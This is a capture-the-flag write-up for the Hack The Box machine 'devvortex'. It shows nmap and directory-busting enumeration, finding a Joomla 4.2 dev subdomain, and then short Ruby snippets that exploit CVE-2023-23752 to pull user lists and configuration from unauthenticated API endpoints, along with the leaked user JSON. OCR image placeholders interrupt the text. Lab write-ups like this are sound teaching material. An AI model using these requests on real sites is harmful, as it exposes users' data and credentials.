devvortex


Scanning and Enumeration

Nmap Scan :

```
┌──(moghees㉿kali)-[~/Desktop/CTF/HTB/devvortex]
└─$ cat nmap.scan
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-27 00:53 PKT
Warning: 10.10.11.242 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.11.242
Host is up (0.16s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp    open     http           nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
407/tcp   filtered timbuktu
545/tcp   filtered ekshell
700/tcp   filtered epp
1027/tcp  filtered IIS
1032/tcp  filtered iad3
1070/tcp  filtered gmrupdateserv
1092/tcp  filtered obrpd
1998/tcp  filtered x25-svc-port
2009/tcp  filtered news
3324/tcp  filtered active-net
5221/tcp  filtered 3exmp
5269/tcp  filtered xmpp-server
6389/tcp  filtered clariion-evr01
9003/tcp  filtered unknown
10626/tcp filtered unknown
10778/tcp filtered unknown
16113/tcp filtered unknown
19780/tcp filtered unknown
33354/tcp filtered unknown
57797/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 88.99 seconds
```

Inputs :




```
<form action="">
  <div>
    <input type="text" placeholder="Full Name ">
  </div>
  <div>
    <input type="text" placeholder="Phone Number">
  </div>
  <div>
    <input type="email" placeholder="Email Address">
  </div>
  <div>
    <input type="text" placeholder="Message" class="input_message">
  </div>
  <div class="d-flex justify-content-center">
    <button type="submit" class="btn_on-hover">
      Send
    </button>
  </div>
</form>
```

Not vulnerable.

Directory Busting :

```
┌──(moghees㉿kali)-[~]
└─$ gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-directories.txt -u http://devvortex.htb/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://devvortex.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
```

Nothing Found.


- Checked for cookies, any other sources but found nothing.

Enumerating Other Ports :

- Nothing Special

More Enumeration:

found http://dev.devvortex.htb/ from HTB forum discussion.





searched about : **a search engine that has an out-of-date listing for this site**

From this I came to know that the website is using **Joomla**.

Then I searched this : https://www.itoctopus.com/how-to-quickly-know-the-version-of-any-joomla-website


then http://dev.devvortex.htb/administrator/manifests/files/joomla.xml






Joomla version 4.2

Tried this : http://dev.devvortex.htb/administrator/


Username
Please fill in this field
Password
Log in
Forgot your login details?



exploitation

CVE-2023-23752

fetch_users:

```
def fetch_users(root_url, http)
  vuln_url = "#{root_url}/api/index.php/v1/users?public=true"
  http.get(vuln_url)
end
```

http://dev.devvortex.htb/api/index.php/v1/users?public=true


```
{"links":{"self":"http:\/\/dev.devvortex.htb\/api\/index.php\/v1\/users?public=true"},"data":[{"type":"users","id":"649","attributes":
{"id":649,"name":"lewis","username":"lewis","email":"lewis@devvortex.htb","block":0,"sendEmail":1,"registerDate":"2023-09-25 16:44:24","lastvisitDate":"2023-11-26
23:04:13","lastResetTime":null,"resetCount":0,"group_count":1,"group_names":"Super Users"}},{"type":"users","id":"650","attributes":{"id":650,"name":"logan
paul","username":"logan","email":"logan@devvortex.htb","block":0,"sendEmail":0,"registerDate":"2023-09-26 19:15:42","lastvisitDate":null,"lastResetTime":null,"resetCount":0,"group_count":1,"group_names":"Registered"}}],"meta":{"total-
pages":1}}
```


fetch_config :

```
def fetch_config(root_url, http)
  vuln_url = "#{root_url}/api/index.php/v1/config/application?public=true"
  http.get(vuln_url)
end
```

